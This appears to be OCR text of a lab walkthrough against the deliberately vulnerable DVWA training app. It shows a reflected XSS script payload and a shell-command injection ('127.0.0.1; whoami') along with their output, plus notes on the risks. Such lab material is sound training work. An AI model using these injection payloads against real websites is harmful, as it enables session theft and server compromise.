
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

XSS reflected:

The application executed injected JavaScript. This proves it’s vulnerable to reflected XSS. Attackers could steal session cookies, redirect users, or deface the site.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


`<script>alert('XSS')</script>`

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



```
192.168.58.131/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#
```

192.168.58.131


XSS

ead 192.168.58.131

e pointer inside or press Ctrl+G.

Command Execution:

The input was not sanitized, allowing shell commands to be executed. This could let attackers take control of the server, install malware, or exfiltrate sensitive files.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


127.0.0.1; whoami

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.048 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.021/0.030/0.048/0.013 ms
www-data
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7